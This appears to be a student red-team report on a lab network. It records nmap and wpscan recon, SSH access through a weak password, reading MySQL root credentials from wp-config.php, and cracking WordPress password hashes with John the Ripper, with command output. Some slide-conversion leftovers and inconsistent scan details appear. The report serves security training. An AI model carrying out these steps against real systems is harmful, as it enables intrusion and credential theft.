



# Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

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This document contains the following resources:



**Network Topology & Critical Vulnerabilities**




**Exploits Used**





# Network Topology & Critical Vulnerabilities

# Network Topology



## Network

Address Range:  
192.168.1.0 -  
192.168.1.255  
Netmask:255.255.255.0  
Gateway: 192.168.1.0

## Machines

IPv4:192.168.1.1  
OS: Windows  
Hostname:ML-RefVm-684427

IPv4: 192.168.1.110  
OS: linux  
Hostname:Target1

IPv4: 192.168.1.115  
OS: linux  
Hostname:Target2

IPv4: 192.168.1.90  
OS: Linux  
Hostname:Kali

## Critical Vulnerabilities: Target 1

Vulnerability	Description	Impact
1. Unauthorized Port Scans/Unfiltered & Open common ports.	Scanning networks/Systems to identify which ports are open/accessible.	Due to the lack of security, Attacker was easily able to scan ports and see what services they are running.
2. CWE-521: Weak Password Requirements	<i>PC does not require that users should have strong passwords, which makes it easier for attackers to compromise user accounts.</i>	User "michael" had the same password as username. This password is very weak and vulnerable to a specified brute force attack.
3. No restrictions on sensitive folders/information/tables	Sensitive information is openly available to users. There is no form of security on sensitive information.	Was able to view passwords by quering user table. wp-config.php was accessed and it had sensitive information



# Exploits Used

# 1.Unauthorized Port Scans/Unfiltered & Open Common Ports.

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Summarize the following:

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique
  - By Running 'nmap -sV 192.168.1.0/24' to scan the network.
  - We also ran wpscan --url http://192.168.1.110/wordpress --enumerate vp,u
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.?
  - The nmap scan showed us which ports were open and what services they are running. As well as their OS and which version of OS they are running.
  - wpscan showed us which users can access wordpress documents.
- Include a screenshot or command output illustrating the exploit.

# Screenshots of nmap & wpscan

## nmap -sV 192.168.1.0/24

```
Kali:~# nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-03 17:28 PST
Nmap scan report for 192.168.1.1
Host is up (0.00055s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind   2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Nmap scan report for 192.168.1.115
Host is up (0.00052s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind   2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.000070s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (6 hosts up) scanned in 29.12 seconds
```

```
Nmap scan report for 192.168.1.110
Host is up (0.00068s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind   2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

## wpscan --url http://192.168.1.110/wordpress --enumerate vp,u

```
[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
```



## 2. CWE-521: Weak Password Requirements

---

Summarize the following:

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)?
  - There was no specific tool used to break this password. It was a very weak password any one with malicious intent can easily log in.
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.?
  - Having a weak password can be detrimental. Due to 'michael' having a weak password, we were able to gain access to target1 PC via SSH, giving us access to sensitive folders and resources.
- Include a screenshot or command output illustrating the exploit.

### 3. No restrictions on sensitive folders/information/tables

Summarize the following:

---

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)?
  - wp-config.php found in /var/www/html had read access. Through nano, we were able to see contents of this file and got user and pass for mysql.
  - It was very easy login to the sql database using user and pass found in wp-config.php.
  - The users table did not have any protection whatsoever against any queries to password field.
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.?
  - This vulnerability gave us access to user login information. Although they were hashed, it was easily broken via johntheripper due to lack of password security.

# Screenshots of unrestricted folders and ease of access.

```
* @package WordPress
*/

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 76
Server version: 5.5.60-0+deb8u1 (Debian)

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owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>


[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulnDB.com/users/sign_up

[+] Finished: Mon Nov  9 17:17:19 2020
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 11.297 KB
[+] Data Received: 284.899 KB
[+] Memory used: 178.727 MB
[+] Elapsed time: 00:00:04
root@Kali:~#
:::1 ip6-allnodes ip6-loopback
ff02::1 ip6-allrouters Kali
ff02::2 ip6-localhost localhost
root@Kali:~# ss

root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 86 candidates buffered for the current salt, minimum 96 needed for performance.
Warning: Only 88 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:06:22 3/3 0g/s 8465p/s 16926c/s 16926C/s bluvhoy..blufale
pink84
(user2)
1g 0:00:17:18 3/3 0.000963g/s 13595p/s 17158c/s 17158C/s sentoret..seckly09
1g 0:00:17:19 3/3 0.000962g/s 13599p/s 17159c/s 17159C/s solieppi..sonalase
```

The background of the slide is a dark blue field filled with a complex, repeating geometric pattern of triangles and polygons in various shades of blue, creating a textured, crystalline effect.

# [Start of Blue Team Presentation]